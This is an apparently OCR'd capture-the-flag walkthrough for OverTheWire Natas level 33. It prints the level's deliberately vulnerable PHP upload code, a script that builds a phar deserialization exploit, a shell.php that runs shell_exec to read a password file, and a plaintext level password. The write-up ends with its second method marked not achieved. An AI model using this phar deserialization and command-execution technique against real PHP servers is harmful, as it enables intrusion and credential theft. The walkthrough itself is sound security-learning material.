



Password:

```
2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
```

▼ Level 33

URL : http://natas33.natas.labs.overthewire.org







natas33.natas.labs.overthewire


Not secure natas33.natas.labs.overthewire.org/index-source.html


```
<html>
    <head>
        <!-- This stuff in the header has nothing to do with the level -->
        <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
        <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
        <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
        <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
        <script>var wechallinfo = { "level": "natas33", "pass": "<censored>" };</script></head>
    </head>
    <body>
        <?php
            // graz XeR, the first to solve it! thanks for the feedback!
            // <morla
            class Executor{
                private $filename="";
                private $signature='adeafbadbabec0dedabada55ba55d00d';
                private $init=False;

                function __construct(){
                    $this->filename=$_POST["filename"];
                    if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
                        echo "File is too big<br>";
                    }
                    else {
                        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33/upload/" . $this->filename)) {
                            echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                            echo "Firmware upgrad initialised.<br>";
                        }
                        else{
                            echo "There was an error uploading the file, please try again!<br>";
                        }
                    }
                }

                function __destruct(){
                    // upgrade firmware at the end of this script

                    // "The working directory in the script shutdown phase can be different with some SAPIs (e.g. Apache)."
                    chdir("/natas33/upload/");
                    if(md5_file($this->filename) == $this->signature){
                        echo "Congratulations! Running firmware update: $this->filename <br>";
                        passthru("php " . $this->filename);
                    }
                    else{
                        echo "Failur! MD5sum mismatch!<br>";
                    }
                }
            }
        ?>

        <h1>natas33</h1>
        <div id="content">
            <h2>Can you get it right?</h2>

            <?php
                session_start();
                if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile",$_FILES)) {
                    new Executor();
                }
            ?>
            <form enctype="multipart/form-data" action="index.php" method="POST">
                <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
                <input type="hidden" name="filename" value="<?php echo session_id(); ?>" />
                Upload Firmware Update:<br />
```



natas33.php - Notepad
File Edit View
<?php
class Executor{
private $filename="shell.php";
private $signature="True";
private $init=false;
}
$phar=new Phar('natas.phar');
$phar->startBuffering();
$phar->addFromString('test.txt','text');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$object=new Executor();
@$object->data='rips';
$phar->setMetadata($object);
$phar->stopBuffering();
?>
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8



shell.php - Notepad
File Edit View
<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>


natas.phar - Notepad
File Edit View
<?php __HALT_COMPILER(); ?>
O:8:"Executor":4:{s:18:" Executor filename";s:9:"shell.php";s:19:" Executor signature";s:4:"True";s:14:" Executor
init";b:0;s:4:"data";s:4:"rips";}
test.txt
textYbU]ž'[ß
GBMB



NATAS33
Can you get it right?
Upload Firmware Update:
Choose File shell.php
Upload File
View sourcecode



Send
Cancel
Burp AI
Request
Response
Pretty
Raw
Hex
Render
0 highlights


Request
Response
Inspector
0 highlights



Another Way:





Password:

NOT ACHIEVED :(